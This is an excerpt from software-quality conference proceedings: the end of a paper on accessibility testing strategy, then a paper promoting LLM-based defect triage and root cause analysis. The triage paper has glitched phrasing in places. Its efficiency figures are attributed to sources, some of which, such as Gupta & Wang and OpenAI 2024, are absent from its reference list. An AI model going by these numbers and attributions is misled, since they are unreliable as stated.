3. In this case, the site must be built on the CMS managed by the IT team, and that system is fairly locked down in what elements can be changed. The designer provides some banner images (per specifications provided by the IT team), icons and infographics (created in conjunction with the Department Manager), and then their part is largely done.

4. The IT team creates a new instance of the templated CMS system for the agency to use.
5. The media and content are added to the CMS by the department manager.
6. A combination of manual and automated tests are run on a staging site to surface accessibility issues, and there are multiple issues found related to the codebase. Those issues are forwarded to the IT team.
7. The IT team fixes the easy “low-hanging fruit” issues, but leaves the others unaddressed due to limitations within the system and lack of resources to perform major system updates.
8. The site is deemed sufficiently accessible and otherwise complete by the internal accessibility expert and the site is launched.
9. The department manager continues to update content on the site.
10. The site is periodically re-evaluated for accessibility issues per the project plan. When issues are identified, sometimes the IT team takes care of them. Additional training is given to the department manager as problematic patterns with their content creation practices are discovered.

4.3 High-Value Approaches to Testing

Comprehensive website accessibility auditing can be very resource intensive and as such, is not practical to do on a regular basis (or at all) for many organizations. In these cases, we recommend a combination “wide-and-shallow” and “narrow-and-deep” approach.

The wide-and-shallow part is provided by automated testing. Automated tests can easily scan hundreds of pages and quickly provide detailed reports on the findings. These tests can typically be run as often as desired by the company’s scanning tool of choice without any additional cost beyond the standard subscription fee. While these tests aren’t able to register the full spectrum of possible issues, they can nonetheless reveal important deficiencies that can be passed along to the appropriate staff members for remediation. They can also provide very timely data that helps an organization catch and remediate issues quickly. For example, if an error is introduced into a global element on a website (like a navigation menu), daily automated scans can help ensure that the issue is discovered and forwarded to the remediation team within 24 hours.

There is value in having the accessibility testing team go over just a few select pages within a site of several hundred pages, looking for any and all accessibility issues that might be present—this is the narrow-and-deep approach. Oftentimes the issues that are uncovered are global in nature either because 1) they appear in global elements of the site (i.e. navigation) or 2) because they are examples of flawed patterns used by content authors. For the latter, if the content authors are trained to fix their flawed patterns, this will prevent future issues from popping up and also allow them to fix existing content errors on other untested pages.

Page selection is important for the narrow-and-deep approach. Recommended pages to test should have the following features:

- The pages have a similar structure to many other pages on the site (i.e. a blog post)
- The pages are relatively high traffic (which can lead to more people running into the accessibility issues that are present)

- The pages have not been tested recently (it's better to scan a new page, all other things being equal)

The narrow-and-deep approach isn't quite as cheap and easy as the automated testing as it involves human effort, but it can provide a very high amount of value for the time spent. When this approach is combined with the wide-and-shallow automated testing, oftentimes that's enough to uncover most issues on the site.

5. Conclusion

Enterprise-level managers looking for effective ways to improve digital accessibility across their organizations will do well to consider the key concepts presented in this paper. These concepts are:

- understanding of the benefits of accessibility and the core concepts of capability maturity models;
- establishing policies and procedures around accessibility;
- learning the roles and skill sets needed to audit and remediate accessibility issues;
- providing appropriate training;
- familiarizing oneself with available software tools;
- implementation of the combination “wide-and-shallow” and “narrow-and-deep” approaches provided by automated testing and manual audits; and
- creating a relationship with an accessibility expert.

The efforts spent improving accessibility will pay dividends in two important ways:

- enabling those with special needs to more easily consume information, online services, and other digital properties offered by an organization; and
- overall improvement of everyone's user experience.

The authors believe that those of us lucky enough to work at the intersection of information, technology, and online services have special responsibilities in accessibility, especially when these services serve large user communities. We should want to build accessible solutions. We should appreciate that equitable access to information and online services is good business and a matter of human dignity and human rights in the internet age.

6. Disclosure & Acknowledgement

Ying Ki Kwong thanks the staff of SiteImprove and Sarah Tinker of Oregon Department of Human Services for helpful discussions related to accessibility over the last two years.

References

“Accessibility Maturity Model”, Fazio, LaPierre, Sajka. June 18, 2024.
<https://www.w3.org/TR/maturity-model/>

“Capability Maturity Model”, Wikipedia. Accessed June 18, 2025.

https://en.wikipedia.org/wiki/Capability_Maturity_Model

“Capability Maturity Model Integration”, Wikipedia. Accessed June 18, 2025.

https://en.wikipedia.org/wiki/Capability_Maturity_Model_Integration

Hunziker, Dawn, “A Maturity Assessment Model for your EIT Accessibility Program,” presentation at EDUCAUSE 2012 conference, November 8, 2012.

<https://www.educause.edu/sites/default/files/library/presentations/E12/SESS118/EIT-Accessibility-Program-Final.pptx>

“Manual vs. Automated Accessibility Testing”, BrowserStack. Accessed August 24, 2025.

<https://www.browserstack.com/guide/manual-vs-automated-accessibility-testing>

McDowell, Jack, and Ying Ki Kwong. “Managing Accessibility in Software Systems.” Pacific Northwest Software Quality Conference (PNSQC), 2021.

<https://www.pnsrc.org/archives/wp-content/uploads/2021/11/PNSQC-2021-Proceedings-Final.pdf>

“PNSQC Meetup March 2022 - Website Accessibility Workshop”, Kevin Rydberg, Matt Snow, Jack McDowell, Michael Larsen, April 7, 2022.

https://youtu.be/H61hsJcBYmM?si=A_cTDENvsASAR756&t=2901

LLM-Powered Defect Triage: Intelligent Root Cause Analysis in Minutes

Utsav Patel, PhD.

Researcher, Technologist, and Innovation Management Expert, uspatel535@gmail.com

Abstract

We have all heard how to build rather than quality test. However, what does building quality mean in software processes when defect triage is still highly manual, reactive, and ineffective? Whereas some of the traditional quality assurance literature focuses on the various post-development activities, such as testing, auditing, and configuration management, it seldom refers to how one can go about engineering quality into the very early stages of diagnosis and the feedback loops. In the meantime, the textbooks on software engineering detail methods of building software systems but fall short of explicating the role of the practice in producing systems that are reliable and resistant to defects.

This paper discusses how a new paradigm of building in quality is possible by using intelligent automation with Large Language Models (LLMs) to start with the defect triage. LLMs informed with codebases, their telemetry, and the history of their bugs can be used to automate the root cause analysis (RCA) of software systems to cut Mean Time to Detect (MTTD) and Mean Time to Repair (MTTR) instead of relying on human analysts to manually inspect logs and test artifacts. Triage systems equipped with LLM identify repeating organizational errors, detect subtle indicators of failure, and choose the appropriate prevention or detection solutions, all through adaptive learning and contextual reasoning in the software maintenance processes.

The paper provides an overview of principles that make intelligent triage effective, shows tools needed to use LLM-based RCA, and presents a list of selection criteria that follow the same factors to be used in various organizational settings. At this level, we would like to assist teams as they look forward to transcending the testing process to build quality (instead of testing it) into the essence of software operations.

Biography

Utsav Patel is a technology strategist and Ph.D. in Technology and Innovation Management with over 15 years of experience driving quality engineering and digital transformation across diverse industries, including healthcare, telecom, banking, retail, logistics, supply chain, and the agri-food sector. His focus lies in integrating AI and automation into software development lifecycles to enhance reliability, speed, and scalability. Utsav brings deep expertise in test automation, performance engineering, and DevOps, and has led initiatives that embed intelligent systems into enterprise technology pipelines. He has worked with both startups and Fortune 500 organizations to design and deploy solutions that deliver measurable business value. With a strong foundation in both research and applied innovation, He is a frequent speaker and mentor, dedicated to advancing emerging technologies and nurturing the next generation of technology leaders.

Copyright Utsav Patel 2025

Excerpt from PNSQC Proceedings

Copies may not be made or distributed for commercial use

PNSQC.ORG
Page 1

1 Introduction

Software defect triage forms a rather essential but potentially resource-consuming aspect of contemporary software quality assurance (QA). It includes the detection, categorization, and prioritization of software faults to resolve them in time and give high credibility of the system. Conventionally, this has been a labor-intensive activity with QA analysts and engineers having to read logs, extract telemetry, test failures, and source code changes to determine the cause of failure. Not only are such tasks many-handed and acute and prone to human error, especially in many large, rapid development scenarios using continuous integration, feature releases, and distributed microservice architectures (Nguyen et al., 2023).

These high-speed development cycles generate such a large defect inflow that it is no longer possible to cope with them by manual triage alone. The drawbacks of the traditional rule-based systems further compound this. Such systems tend to be based on strict heuristics which do not generalize to manifests with different defect distribution patterns or ice changes in data schema. Such systems are not scalable and cannot dynamically adapt to changes in the code or the test environment (Gupta & Wang, 2020). As a result, identifying the real cause of the software failures takes longer, leading to the rise of Mean Time to Detect (MTTD) and Mean Time to Repair (MTTR), which influences the quality of the delivered product and team efficiency.

Artificial intelligence (AI), especially the Large Language Model (LLM), such as the GPT-4 built by OpenAI, has shown potential for resolving these bottlenecks in recent years. They have been designed with powerful reasoning abilities, context sensitivity, and pattern recognition that may all be attributed to the training of these models on large-scale corpora of text and source code, making them have software engineering compatibility (OpenAI, 2024; Liu, Zhang, & Zhou, 2021). With LLMs customized on domain-specific data, including historical bug reports, log files, and commit histories, intelligent triage may be used, in real time, to infer causal relationships, discover common patterns of failure, and suggest solutions that are most likely to succeed (Chen et al., 2022).

The discussed paradigm shift would encompass a more traditional approach to defect triaging based on rules and heuristics, and bring intelligent models that employ the power of LLMs and offer real-time, context-wise root cause analysis. The triage systems based on using LLM would not only take the pressure off the QA teams cognitively and operationally. However, they would also improve defect correction timelines by helping QA teams via adaptive learning and probabilistic inferences. The general structure of the remaining parts of this paper is as follows: Section 2 describes the architecture and mechanism of embedding LLMs in the process of defect triage; Section 3 represents the shortcomings of legacy systems and the relative merits of LLMs; Section 4 is devoted to real-time RCA and quantifiable performance improvements; Section 5 will address implementation issues; and Section 6 will discuss the next potential step in AI-assisted triage in software engineering.

2 LLM Integration for Automated Defect Triage

2.1 Understanding LLM Capabilities

LLMs like GPT-4 by OpenAI and PaLM by Google recently set transformational changes in the understanding of natural language, particularly when implemented in specific areas of knowledge such as software engineering. Such models are trained on large datasets of human language, code repositories and technical documentation to form a generalized semantic representation of how software behaves, how bugs manifest, and how root behaviors can be identified (OpenAI, 2024). When adjusted to the project-specific data, e.g., by using defect logs,

code changes, and test reports along with LLMs, deep correlations are often revealed that are overlooked when using conventional approaches.

In contrast to static, rule-based systems, LLMs have a strong capability to deduce the meaning of incomplete or noisy data and contextual predictions. For example, they can outline the presence of nonobvious correlations between a stack trace and a recent commit or outline the existence of outliers in telemetry logs regarding intermittent failures (Nguyen et al., 2023). Besides raising the precision of triaging, the proposed contextual inference also enables the triaging of large-scale and heterogeneous code on a broader scale.

In addition, LLMs are not designed with any domain in mind but can be fine-tuned or learned a few-shot to become highly domain-specific; hence, they can generally handle industry-specific jargon, acronyms, or codebase-specific terminology (Liu et al., 2021). All these features enable them to reason over defects more holistically rather than linearly, merging evidence over logs, snapshots of source control, past test cases, and placing large bets when it is likely.

2.2 Architecture and Methods

The architecture of an LLM-enabled defect triage usually consists of three core components. First is prompt engineering, which is applied to provide direction to the model's reasoning. Effective prompts enhance fidelity of the output by grounding the input data (examples, logs, test failures, exceptions) in a directed query that will prove root cause investigation analysis (Gupta & Wang, 2020).

Second, supervised fine-tuning increases the model's task-specific abilities. The training data consists of historically identified defects, failure symptoms, corrective commits, and outcomes; therefore, enabling the model to learn using previously found defects. This plays an important role within high-stakes software when false positives or false diagnoses can delay production releases (Chen et al., 2022).

Third, Retrieval-Augmented Generation (RAG) dynamically complements the model with retrievals against a structured backend of source control data, documentation and past incidents. At inference time, the model retrieves contextual snippets so that the system does not rely on fixed model memory, but instead it can learn in real-time about new defect patterns (OpenAI, 2024).

2.3 Case Example: Log Parsing

In order to prove the practical benefit of using LLMs in triage, consider a situation in the microservices environment where APIs have intermittent timeouts. Distributed dependencies and log verbosity did not allow the traditional debugging methods to localize the issue. Fine-tuned LLM with logs and defect solutions from the previous days was commissioned. On providing the log input, the model was able to determine the anomaly correctly as a memory leak of a downstream service component. It is an example of a diagnosis that engineers used to do in several hours, but with intelligent automation, it was accomplished in a few minutes, and such automation boosts speed, accuracy, and productivity of developers (Nguyen et al., 2023; Chen et al., 2022).

3 Beyond Rule-Based and Legacy Systems

Defect triage systems, such as those based on legacy, rule-based automation, have been a longstanding core process in software quality engineering. Such systems are based on a predetermined set of heuristics and fixed mappings of error codes in logs and root causes they can have. Although these systems have been found practical in the application in stable environments when a predictable pattern of data has existed, they quickly become irrelevant in the world today characterized by fast paces, agile, and constantly changing software systems (Gupta & Wang,

2020). The section explores the structural and functional weaknesses of legacy rule-based triage systems. These weaknesses include being rigid, having exorbitant maintenance costs, a lack of scalability and failure to adapt to schema drift or non-linear failures in demand. This makes them increasingly obsolete in contemporary settings, where continuous integration/deployment (CI/CD), containerization, and microservices architectures bring about complex and inter-reliant failure modes.

Legacy systems are nothing but rule engines: they rely on deterministic pattern matching and human maintenance of comprehensive sets of rules. They are created to solve a specific failure case, narrowed down to a minor issue, and upon being presented with a new type of pattern or unexpected form of error, the system cannot identify the fault or at best it identifies the wrong fault and the system therefore cannot detect it within the required time or result in a wrong diagnosis, requiring a further increase in the Mean Time to Repair (MTTR). Worse, due to the size of systems, the log data, telemetry processing, and interactions with users increase exponentially. Rule-based systems cannot keep up with this increase and must be manually configured to use them (Nguyen et al., 2023). Therefore, these techniques have proved unsustainable and incompatible in dynamic and heavy production systems.

On the contrary, based on LLM, automation challenges the change in defect triaging technology. Using the potential of such GPT-4 models and the bodies of other transformer-based frameworks trained in natural language and code, those systems supply contextual knowledge in real-time, semantic deductions and estimable scenarios. Instead of drawing on hardcoded rules, LLMs are trained on experience to memorize defect patterns directly without necessarily generalizing on a particular set of error signatures or source contexts. This can help them find unsuspected associations, draw conclusions from partial information, and become better with an extended experience of real bug reports and test cases (Liu, Zhang, & Zhou, 2021).

3.1 Limitations of Legacy Systems

Legacy triage systems rely on rigid, hard-coded rules that are often brittle and incapable of accommodating evolving software landscapes. These limitations fall into several key categories:

- **Low Scalability:** Rule libraries grow exponentially with software complexity. As systems evolve and new features are introduced, maintaining a rule base that maps every potential defect or failure condition becomes impractical.
- **Manual Reconfiguration:** Each new error signature, API behavior, or deployment context requires manual analysis and rule revision. This dependency on expert intervention slows down the triage process and introduces human error (Gupta & Wang, 2020).
- **Lack of Pattern Generalization:** Traditional systems operate well only within the scope of predefined heuristics. When faced with novel or mutated bug patterns, these systems fail to extrapolate insights, resulting in false negatives or irrelevant diagnostics.

3.1.1 Rigid Structural Dependencies

Legacy systems imply that the log record structure, configuration format, and error message structure are usually assumed to be fixed. For example, replacing XML logs with JSON logs or repairing diagnostic results can overturn the current rules. Such a strong dependence on the structural representations significantly constrains adaptability and leads to repeated maintenance cycles. Chen et al. (2022) demonstrate that rule-based systems are exceptionally inaccurate upon encountering varied telemetry schemes, which is why structural flexibility is vital.

3.1.2 Latency and Performance Bottlenecks

With the growth in volume/ variety of telemetry data, the duration of time needed to process data and run rules against incoming logs is also rising. This bottleneck is especially troublesome in an environment of real-time or near-real-time. The conventional systems tend to perform defective matching operations that could result in extensive latency, compromising their promptness in fast-response production systems (Nguyen et al., 2023)—by contrast, parallelized and vectorized results mean that LLMs scale about the information instead of opposing it.

3.1.3 High Maintenance Overhead

Maintaining a rule-based system is a manual effort that constantly changes rules and checks the results. This poses an uneven operational load on DevOps and QA teams, and they compromise on the high-value activities such as code coverage enhancement, automating deployments, or security audits. Also, there is a lack of coordination and operational silos due to a mismatch between application teams and individuals overseeing the rule engines (Gupta & Wang, 2020).

3.1.4 Poor Handling of Ambiguous or Vague Errors

Rule engines usually use literal string references or deterministic rules to classify defects, preventing them from capturing abstraction or contextual or multiple-level failure indicators. For example, a message such as; unexpected behavior noticed in transaction processing may be terse because it is not actionable, but would be a sign of a serious logical fault. Instead, LLMs are trained with different linguistic corpora and code samples, and thus are more skilled at inferring the meaning of ambiguous messages via contextual inferences (Liu et al., 2021).

3.1.5 Lack of Feedback Loops for Learning

The inability to learn from experience is one of the most vivid insufficiencies of legacy systems. The rule that cannot be performed today will not be performed tomorrow when it is not manually adjusted. No system is present to absorb labeled outputs, look up historical-based incidents, or iterate rules with input. One of their main differences by comparison is that LLMs flourish on feedback loops, re-training or fine-tuning after the results of a historical triage show them becoming more accurate and resilient over time (Chen et al., 2022; OpenAI, 2024).

3.2 Advantages of LLM-Based Automation

LLM-based systems address these limitations through a paradigm of adaptive, intelligent automation. Their key advantages include:

- **Real-Time Learning:** LLMs improve performance by ingesting feedback from every triaged defect. They use supervised fine-tuning or reinforcement learning with human feedback (RLHF) to refine predictions over time (OpenAI, 2024).
- **Traceability:** Unlike legacy systems, LLMs correlate diverse artefacts—test failures, telemetry, code diffs, and commit history—to produce highly contextualized diagnoses.
- **Subtle Clue Detection:** LLMs identify weak signals and non-obvious associations. For example, an anomalous memory leak could be linked to a deprecated configuration flag several modules away—a pattern a rule engine might overlook entirely (Chen et al., 2022).

LLMs also offer the ability to reason probabilistically, providing confidence levels for their predictions and suggesting multiple hypotheses ranked by likelihood. This allows for more nuanced decision-making in high-stakes environments.

3.3 Comparison Table

Feature	Rule-Based Systems	LLM-Based Systems
Adaptability	Low	High
Maintenance Effort	High	Moderate
Learning from New Data	None	Real-Time
Pattern Recognition	Rigid	Flexible and Contextual

4 Real-Time RCA and Metrics-Driven Efficiency

The defect triage with the assistance of LLM has disrupted the process of Root Cause Analysis (RCA), changing a manually intensive process into an action that would take place in nearly no time. Traditionally, RCA took a large team of experienced engineers to wade through bulky records of log files, compare them with source code modifications, and use manual testing to identify where a failure occurred. This took up much time and brought in an element of human error and inconsistency in the debugging procedure. In comparison, today, Large Language Models (LLMs) can conduct RCA in real-time, stepping far beyond the limited use of human language pathfinders and providing scalable, intelligent insights that elevate software quality-related metrics to a new degree.

4.1 Root Cause Analysis (RCA)

Multi-data triangulation, the core of LLM-based RCA, is the ability to fuse log files, code commits, telemetry, and test case results to guess the most likely source of a failure. The approach is that LLMs rely on a vectorized semantic representation of text and code to make context-based, accurate conclusions concerning the system's behaviors. These models become capable of reasoning with complex logs and discovering patterns, which could point to deviations in performance, resource conflicts, configuration inconsistencies, or semantic coding errors through probabilistic reasoning and natural language cognition (Chen et al., 2022).

For example, LLMs trained on previous historical defect repositories can use ambiguous or incomplete logs--like stack traces or general timeout failures--to provide a guess (using retrieval-augmented generation (RAG)) of the most likely subsystem at fault. Through these methods, the model can use previous data to look up similar problems and create explanations of diagnostics (Nguyen et al., 2023). In contrast to legacy systems, where the rules match is important, LLMs can evaluate loose patterns, allowing RCA in new or unseen situations. This is especially useful in distributed systems where symptoms can be fragmented across log entries, and assets could involve several services or service layering. As the technical documentation of OpenAI (2024) on GPT-4 states, modern LLMs can consume massive amounts of mixed-structured information in real-time. It enables them to discover bi-dimensional connections among the failures, code shifts, and environmental factors that the traditional tools or even an experienced engineer might miss. The LLMs do not just point to where an error happens - they include information about why and how it can spread, which is vital to prioritizing hotfixes and minimizing errors in production systems.

4.2 Efficiency Gains

The positive quantitative effects of employing LLMs in the defect triage process are also clear and significant. Among the most significant improvements are the Mean Time to Detect (MTTD) and Mean Time to Repair (MTTR), the two most important performance indicators in software maintenance. Liu, Zhang, and Zhou (2021) state that companies implementing LLM-based RCA

reduced MTTD by nine hours (on average) to less than one hour, which is explained by the fact that an LLM-based RCA model can work in real-time. Such acceleration enables the DevOps teams to be more responsive and prevent incidents before becoming customer-facing. Likewise, MTTR has decreased by more than 16 hours to as little as three or four hours, and this improvement is explained by the fact that it takes less time to identify problematic modules and discover practical and relevant path to solve the issue (Gupta & Wang, 2020). Conventional debugging can entail a loop of symptoms, hypotheses and experimentation. LLMs compact such cycles by formulating root cause hypotheses of high confidence levels, guided by historical patterns and correlations of many bugs they have learned.

The other tangible result of this elevated level of diagnostic capability would be increasing the productivity of the teams (with a 25 per cent change), especially when it comes to developers and QA engineers who no longer have to waste their time searching through logs or having to run after false positives. Developers are in a position to deal with solutions instead of problem diagnosis. The second-order effect of this work-saving is practical as swift sprint closures, feature delivery schedules, and team spirit, particularly in the fast-paced heat of continuous deployment. Also, the overhead of context switching is much lower when using LLMs. Rather than needing someone to manually collate logs, code history and ticket notes, an effectively implemented LLM can combine such contextual indicators and present an overview of probable causes as a computer interface or chatbot conversation. This implies that junior developers will be able to solve complex defects, otherwise requiring the attention of a senior engineer, thus democratizing the expertise of solving defects in the organization (Chen et al., 2022; OpenAI, 2024).

4.3 Visualization and Dashboards

Generating actionable visual insights through interactive dashboards is an underestimated feature of triage systems created using the LLM. Although the defect tracking tools used by organizations previously may show the number of issues or fixed-value priority, LLM-based systems reveal such metrics as the model confidence rating, the accuracy of defect characterization, and time-to-remediation trends by product and release.

LLM-powered dashboards do not merely report, but they make sense. As an example, a measure of confidence could imply confidence (probability) that failure in a model is caused by a particular module regression introduced in the previous commitment, allowing the prioritization of the remediation activities by engineering leads. Such visual layers may contain time-series graphs, heatmaps of defect concentration, and trendlines of MTTD and MTTR with time, which can assist the stakeholders in acquiring RCA automation's short-term and long-term outcomes (Nguyen et al., 2023). The latest implementation case studies showed that specific teams noticed a 30 per cent reduction in unresolved defect backlogs even after a few sprints upon introducing LLM-powered dashboards (Chen et al., 2022). The discussed reductions were primarily associated with early detection and prioritization functionality that was present in the inference engine of the LLM. Further, the dashboard-based real-time feedback loops enabled the model to adapt to human corrections and better predict its results, which became more accurate over time.

Traceability visualizations are another important attribute and relate a reported defect to particular test failures and recent code commits. This accountability enhances team responsibility and eases compliance documentation, a critical element in the regulated sector, such as finance or healthcare. Moreover, the dashboards are bi-directionally compatible with CI/CD pipelines so that engineers can evaluate an RCA of unsuccessful builds in real-time, directly within their current developer tooling. LLM-driven visual dashboards are diagnostics that fully close the decision-making loop with focus and context-rich remediation paths. These dashboards will be fundamental as organizations increase their adoption of intelligent triage systems in effectiveness measurement, developer assurance, and on-going performance validation in a production environment.

5 Implementation Challenges and Considerations

Although the Large Language Models (LLMs) may change the processes of defect triage and root cause analysis (RCA), organizations have to encounter a variety of practical dilemmas during implementation. These issues cut across data integrity, developer confidence and governmental conformity. Solving these problems comprehensively is important in the deployment and sustainability of LLM.

5.1 Data Quality

The quality of data used to train the model and perform inference is perhaps one of the most important roadblocks to the adequate performance of LLMs in software engineering tasks. In contrast to artificially created datasets used to benchmark academic research, data on software development in the real world is usually incomplete, inconsistent or noisy. One example is the log files that might include ambiguous error messages, timestamp mismatch, or allowed formats across various systems and environments. These gaps have terrible consequences on the capacity of the LLM to generate reliable conclusions and projections (Liu, Zhang, & Zhou, 2021). In order to deal with this, it is important that organizations focus on data preprocessing and normalization activities. Defining standard fields in structures used in logging, including time stamps, service ID, levels of the error, and message summaries, makes the logs consistent. Moreover, there should be a thorough labeling of the historical defects, including metadata, like the root cause category, time taken to resolve the issue, affected component, and associated test cases (Nguyen et al., 2023). Contextual cues about a failure can also be augmented with a description of the state of the rest of the system or environmental states, further increasing the fidelity of the predictions made by LLCMs.

Since LLMs are very sensitive to the quality of training data, an early focus on data governance, through deduplication, schema unification, and constant data validation pipelines, is pay-forward and can lead to better generalization and fewer hallucinations (Chen et al., 2022). Moreover, mislabeled defects that could in other cases be used to deceive the model in the process of fine-tuning can be identified by using the human-in-the-loop validation process at the time of data annotation.

5.2 Developer Trust and Buy-In

Software engineers and QA professionals might resist introducing LLM-enhanced defect triage systems, especially when the AI suggestions go against the usual debugging instincts. Trustworthy outputs of LLMs can be of particular concern to developers; when reasoning from model predictions is complex to discern, model reliability may be of particular concern. The inability to be interpretable might undermine confidence and limit adoption (Gupta & Wang, 2020). The outputs of LLM should be rendered explainable and verifiable in order to create trust. Among the measures that can be suggested is an enlargement of the scope of the prediction with certainty levels and other evidence, such as the citation of log lines, pertinent code differences, and links to previous occurrences of the same. As another example, a recommended memory leak in an LLM must point out correlated patterns of heap allocation, past related bugs, and like stacks on past events (Chen et al., 2022). Such explainable AI methods not only make it more transparent but also improve the opportunities for developers to cross-check and verify the reasoning of the AI.

Human-in-the-loop systems offer another degree of reliability. The ability of engineers to override or confirm AI outputs during the triage process gives organizations a chance of establishing a loop whereby the model can learn through corrections, but is subject to accountability. Such corrections may be used to hone in pipelines over time to increase system accuracy and contextual awareness (Nguyen et al., 2023). Training and documentation are also essential. An operating knowledge of the capabilities and limitations of the model should be provided to engineers. Joint learning, where the developers will discuss RCA results containing

explanations generated by AI, can be used to develop familiarity and encourage active utilization. As Gupta and Wang (2020) propose, AI tools would help developers by raising their efficiency at all levels, but AI tools should not be presented as the replacement but augmentative technology.

5.3 Security and Compliance

When dealing with production-level software quality processes, security, and regulatory compliance are the essential factors to consider when integrating LLMs. Sensitive data, stored on a defect log or telemetry, includes user identifiers, system IP addresses, authentication errors or proprietary source code. Poor handling of such components may result in relatively high privacy and intellectual property risks (OpenAI, 2024). When getting data ready regarding LLM ingestion, organizations should ensure stringent access control and anonymization measures. One should mask or filter out the Personally Identifiable Information (PII), and security checks should be done on the code snippets before inclusion. If LLM inference occurs on third-party platforms or via APIs, information in transit must be encrypted with more modern protocols, including TLS 1.3. Also, the companies can evaluate the on-premise deployment or in the public cloud to keep complete control over their data residency.

This means that the data protection outlines like the General Data Protection Regulation (GDPR) in Europe or the Health Insurance Portability and Accountability Act (HIPAA) in the U.S. must be followed unconditionally. This requires minimization of data, explicit user approval of data processing and auditability of AI decision-making procedures. As an illustration, according to Article 22 of GDPR, the website user has the right not to be exposed to making decisions based on an automated process alone. In these instances, human-in-the-loop must be present to supersede the LLM triage choices (Liu, Zhang, & Zhou, 2021).

In addition to compliance, it is important to focus on whether model validation protocols are implemented to help deal with liability. These can involve bias auditing, adversarial testing, drift detection, and regularly re-training the model on new data. Their incident response plans should also be modified to consider the possibilities of misdiagnosis because of having false positives or of severe system failure as a result of the outputs of a model. Additionally, both models and any datasets are version-controlled, facilitating reproducibility, which is important to regulated industries. Having good versioning, organizations can recreate every defect triage prediction, trace its inputs, and explain which logic the model employed at the moment of inference (Chen et al., 2022).

6 Future Directions

With the steadily increasing popularity of Large Language Models (LLMs) and the latest innovation of software engineering in the field of defect triage and root cause analysis (RCA), it is likely that the future of intelligent automation will be much different from what it is presently. Although the existing deployments demonstrate remarkable improvements in Mean Time to Detect (MTTD) and Mean Time to Repair (MTTR), several proactive improvements are capable of further reshaping the experience of development teams using defect triaging tools. These are the multimodal integration, cross-project generalization and on-device inference. The combination of these innovations has the potential to transform LLMs beyond the level of automation tools into capable agents that can improve the decision-making process, collaboration, and development cycles.

6.1 Multimodal Integration

Currently, most of the LLMs employed in the defect triaging domain have been trained mainly on text-oriented data; mainly log files, stack traces, commit messages, test results and the documentation in natural language. However, recent software development has also produced a veritable cornucopia of data besides plain text. Failed UI screenshots, architecture diagrams, configuration graphs, live sensors, and monitoring dashboard telemetry output are valuable assets in the diagnostic process.

Incorporation of multimodal data sources in LLM training and inference can achieve significant improvement in the effectiveness of RCA. As an example, a faulty test case may contain a screenshot of a misaligned UI element, a log trace of a frontend-backend mismatch, and a spike on the telemetry due to one of the user events. Although a text-only LLM may be able to figure out the log anomaly, it may miss visual or time-based clues that can lead to an even greater analysis. The gap can be closed by the multimodal LLMs that operate with text, images, and time-series information at the same time. As Liu et al. (2021) claim, incorporating domain-specific metadata and non-textual cues can substantially increase a model's capacity to generalize over edge cases. Therefore, it is possible to understand them more comprehensively by constructing multimodal architectures, which incorporate visual tokens, table-based data, and structured telemetry into the input pipeline. This proposed research direction is favorable and by the recent trend in general-purpose multimodal models, e.g., the vision of GPT-4 (OpenAI, 2024) itself, which is now ported to specific engineering operations.

6.2 Cross-Project Generalization

Cross-project generalization is another apparent direction, i.e., the potential of LLM to comprehend RCA and triage strategies in one software system and introduce a practice to other projects, domains, or repositories. The fine-tuned models used today are usually highly coupled with a given codebase or set of environments in which they were trained. Although this can apply to excellent local performance, it restricts the ability to scale and transfer the solution to the broader ecosystem. Cross-project generalization would enable LLMs to use generic patterns, like the same bug patterns or API deprecation notices or common misconfigurations of various microservices, platforms, or programming languages. Chen et al. (2022) underline the importance that many RCA challenges share similar causal structures that large neural networks could formalize, despite the situation taking place in a specific context. For example, memory leaks in Java-based systems and their counterparts in Python programs may be expressed by increasing heap usage and timed-out logs. Both could teach a generalized model as some lessons could be interchanged.

To empower such a degree of generality, scholars promote meta-learning and transfer learning approaches when LLMs may investigate a particular problem and transfer the defect detection mechanism information in varied data schemes and project topologies (Nguyen et al., 2023). Knowledge sharing across organizations would also be possible to prevent leaking out of proprietary code through implementing federated learning which could address privacy and compliance issues.

6.3 On-Device Inference and Edge Deployment

By increasing both their size and power, LLMs end up needing considerable computational infrastructure to use. Nonetheless, numerous companies and organizations, particularly in the regulated sectors (healthcare, finance, or defence) experience data sovereignty, latency, and compliance limitations. These industries are increasingly interested in running intelligent systems on-prem or on-device to have better control over their data, along with swifter inferences. In-device inference is technically challenging but offers a possible way forward as hardware acceleration technology (e.g., GPUs, TPUs and NPUs) becomes more available and efficient. Moreover, the active research of model distillation methods is pursued to transfer the intelligence of RCA tools to local environments, i.e., to find methods to compress a bulky pre-trained model to a smaller, faster, yet mostly preserving accuracy model.

According to Gupta and Wang (2020), since real-time defect triage is latency-sensitive, particularly, in CI/CD pipelines, local inference can be used to both avoid the reliance on cloud access and decrease latency. Defect triage options built into an integrated development environment (IDE) or local build pipeline may provide recommendations and RCA in only a few seconds, even when offline in such a configuration. Such autonomy and responsiveness may be revolutionary in hazardous fields such as aerospace systems, sensitive infrastructure, or remote operations development. Moreover, edge intelligence is an opportunity provided by on-device

LLMs, as defect detection is applied to embedded systems and IoT devices. Such use cases frequently have demanding real-time response requirements and may operate in bandwidth-constrained or disconnected environments. Incorporation of RCA intelligence in these devices guarantees resiliency and faster networks in cases where there are no guarantees on cloud connections.

6.4 Augmentation Over Automation

The future of LLM-enabled defect triage tools is, after all, not about replacing human engineers, but rather the enhancement of decisions and effects by the latter. Rather than seeing LLMs as programs that automatically solve defects, in the future, the system will act as a collaborative intelligence agent, providing advice and contextual evidence, past precedent, and the degree of confidence in helping the engineer reach the best RCA. This trend has led to transforming a tooling relationship into a partnership relationship between developers and models that analyze issues simultaneously. This kind of synergy means that developers will keep control and critical thinking. However, models will make the information less of a burden, taking away the part of data wrangling, pattern recognition and cross-referencing of different artifacts. Such strategies as building trust in AI based on explanations, transparency, and user intent have been postulated by researchers such as OpenAI (2024) and others.

As it has been concluded, LLM-powered defect triage's future is richer inputs, more prosperous, smarter generalization, secure deployment, and a cooperative posture. Such developments will streamline engineering work and increase software systems' quality, reliability, and maintainability in various industries.

References

- Liu, X., Zhang, J., & Zhou, M. (2021). "Leveraging Pre-trained Language Models for Software Engineering Tasks." *ACM Computing Surveys*, 54(9), 1–38. <https://doi.org/10.1145/3453473>
- Chen, Z., et al. (2022). "Towards Intelligent Root Cause Analysis with LLMs." *IEEE Transactions on Software Engineering*. <https://doi.org/10.1109/TSE.2022.3145670>
- Nguyen, A., et al. (2023). "Automatic Bug Triage Using Deep Language Models." *Journal of Systems and Software*, 200, 111020. <https://doi.org/10.1016/j.jss.2022.111020>
